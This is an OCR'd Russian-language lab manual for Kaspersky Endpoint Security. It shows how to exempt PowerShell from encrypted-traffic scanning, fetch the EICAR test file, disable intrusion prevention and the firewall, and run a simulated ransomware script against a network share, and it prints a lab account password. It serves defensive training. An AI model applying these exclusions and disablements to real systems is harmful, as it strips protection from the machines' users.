
9. Перейдите на вкладку **Application Settings**
10. Перейдите в раздел **General settings**
11. Откройте настройки **Exclusions**




12. Чтобы добавить доверенное приложение, пройдите по ссылке **Trusted applications** в левой нижней части экрана
13. Нажмите **Add**



14. В строке ввода пути к исполняемому файлу введите *%systemroot%\system32\WindowsPowershell\v1.0\powershell.exe*
15. Отключите опции:
    - Do not scan opened files
    - Do not inherit restrictions of the parent process (application)
16. Включите опцию **Do not scan network traffic** с параметром **Encrypted traffic only**
17. Сохраните исключения: нажмите **OK**



18. Сохраните политику: нажмите **Save**
19. Подтвердите применение данных настроек. Нажмите **Yes**
20. Подождите пока политика применится



Задание C: Проверьте, что защита от веб-угроз не мешает загрузить тестовый вирус доверенной программе PowerShell по шифрованному протоколу https

Еще раз загрузите файл **eicar_com.zip** с ресурса *eicar.org* с помощью программы PowerShell. Проверьте, что защита от веб-угроз не блокирует тестовый вирус при загрузке через доверенное приложение.


Задание выполняется на компьютере **Tom-Laptop**.

21. Повторно загрузите файл eicar_com.zip по зашифрованному протоколу **https**. Выполните команду:

```
Invoke-WebRequest –uri https://secure.eicar.org/eicar_com.zip -OutFile
“C:\temp\eicar_com.zip”
```

```
PS C:\Users\tom.ABC> Invoke-WebRequest -uri "https://secure.eicar.org/eicar_com.zip" -OutFile "C:\temp\eicar_com.zip"
PS C:\Users\tom.ABC>
```

22. Убедитесь, что файл был успешно сохранен: перейдите в папку **C:\temp**
23. Закройте окно **PowerShell**



Заключение

Лабораторная работа показывает, как добавить стороннее приложение в список доверенных программ и не проверять шифрованный сетевой трафик.

Опция **Do not scan network traffic** для доверенных программ распространяется на компоненты Защита от почтовых угроз, Защита от веб-угроз и Веб-Контроль, и не распространяется на компоненты Сетевой экран и Защита от сетевых угроз.

Лабораторная работа 7.

Как проверить защиту сетевых папок от программ-вымогателей

Сценарий. Из всех угроз больше всего вас беспокоят программы-вымогатели, шифрующие данные в папках общего доступа. Если однажды Kaspersky Endpoint Security не обнаружит новую версию вредоносной программы, компания потеряет много денег. Для защиты от программ-вымогателей вы хотите использовать компонент защиты **Behavior Detection**.

Содержание. В этой лабораторной работе:


1. Имитируйте заражение вредоносной программой-вымогателем
2. Проверьте результаты работы компонента защиты Анализ поведения
3. Разрешите шифрование в сетевых папках общего доступа и настройте исключения для сетевых устройств
4. Проверьте, что исключения для сетевых устройств работают корректно

Задание A: Имитируйте заражение вредоносной программой-вымогателем

Отключите другие компоненты защиты, которые могут заблокировать тестовый файл раньше, чем **Behavior Detection**. Найдите на рабочем столе компьютера Alex-Desktop и запустите скрипт ransomware2.bat, который шифрует и удаляет файлы в сетевых папках общего доступа.


Проверьте, что Kaspersky Endpoint Security восстановил файл invoice.txt, а пользователь Alex больше не может модифицировать файлы на сетевой папке общего доступа.

Компьютеры **KSC**, **DC, Alex-Desktop** и **Tom-Laptop** должны быть включены.




Начните выполнять задание на компьютере **KSC**.


1. Откройте веб-консоль Kaspersky Security Center
2. В боковом меню выберите **Devices** | **Polices & Profiles**
3. Откройте политику Kaspersky Endpoint Security для Windows




4. Перейдите в раздел **Application settings**
5. В разделе **Advanced Threat Protection** выберите **Host Intrusion Prevention**




6. Выключите компонент защиты: **Host Intrusion**
7. Нажмите **OK**




8. В разделе **Essential Threat Protection** выберите **Firewall**



9. Выключите **Firewall**
10. Нажмите **OK**




11. Сохраните настройки. Нажмите **Save**
12. Подтвердите применение настроек. Нажмите **Yes**
13. Подождите пока политика применится
14. **Перезагрузите** компьютер **Tom-Laptop**




Переключитесь на компьютер **Alex-Desktop**.


15. Откройте папку общего доступа *\\tom-laptop\temp*
16. Убедитесь, что в папке присутствует файл **invoice.txt**




17. Найдите на рабочем столе файл **ransomware2.bat**, выполняющий действия, схожие с действиями вредоносных программ-шифровальщиков
18. Запустите файл **ransomware2.bat**




19. Просмотрите содержимое папки *\\tom-laptop\temp*



20. Откройте файл **invoice.txt.aes** в программе Блокнот
21. Убедитесь, что файл **invoice.txt.aes** зашифрован
22. Закройте Блокнот




23. Обновите содержимое папки *\\tom-laptop\temp*
24. Убедитесь, что файл **invoice.txt** был создан заново



В некоторых случаях файл не удаляется, т.к. компонент **Behavior Detection** блокирует удаленное соединение, как только обнаруживает попытку шифрования, еще до того, как вредоносный скрипт успевает удалить исходный файл.

25. Попробуйте удалить зашифрованный файл
26. Убедитесь, что вам отказано в доступе




Задание B: Проверьте результаты работы компонента Анализ Поведения на машине Tom-Laptop


Откройте отчеты работы компонента защиты Анализ поведения на ноутбуке Tom-Laptop. Ознакомьтесь с выполненными действиями компонента защиты.

Задание выполняется на компьютере **Tom-Laptop**.

27. Войдите в систему под учетной записью **abc\Tom** с паролем **Ka5per5Ky**
28. Вызовите интерфейс Kaspersky Endpoint Security
29. Откройте отчеты программы
30. Выберите **Behavior Detection**
31. Убедитесь, что вредоносная активность шифрования с IP **10.28.0.100** была заблокирована



32. Убедитесь, что файл **C:\temp\invoice.txt** был восстановлен




Задание C: Разрешите шифрование в сетевых папках общего доступа и настройте исключения для доверенных сетевых устройств

В некоторых случаях **Behavior Detection** может определить работу прикладных инженерно-проектировочных программ как действия программ шифровальщиков-вымогателей. Чтобы избежать ложноположительных срабатываний компонента защиты, рекомендуется добавлять компьютеры в


доверенные. Выберите Сервер администрирования и отредактируйте политику Kaspersky Endpoint Security. Добавьте IP-адрес компьютера Alex-Desktop в список исключений компонента **Behavior Detection**.

Задание выполняется на компьютере KSC.

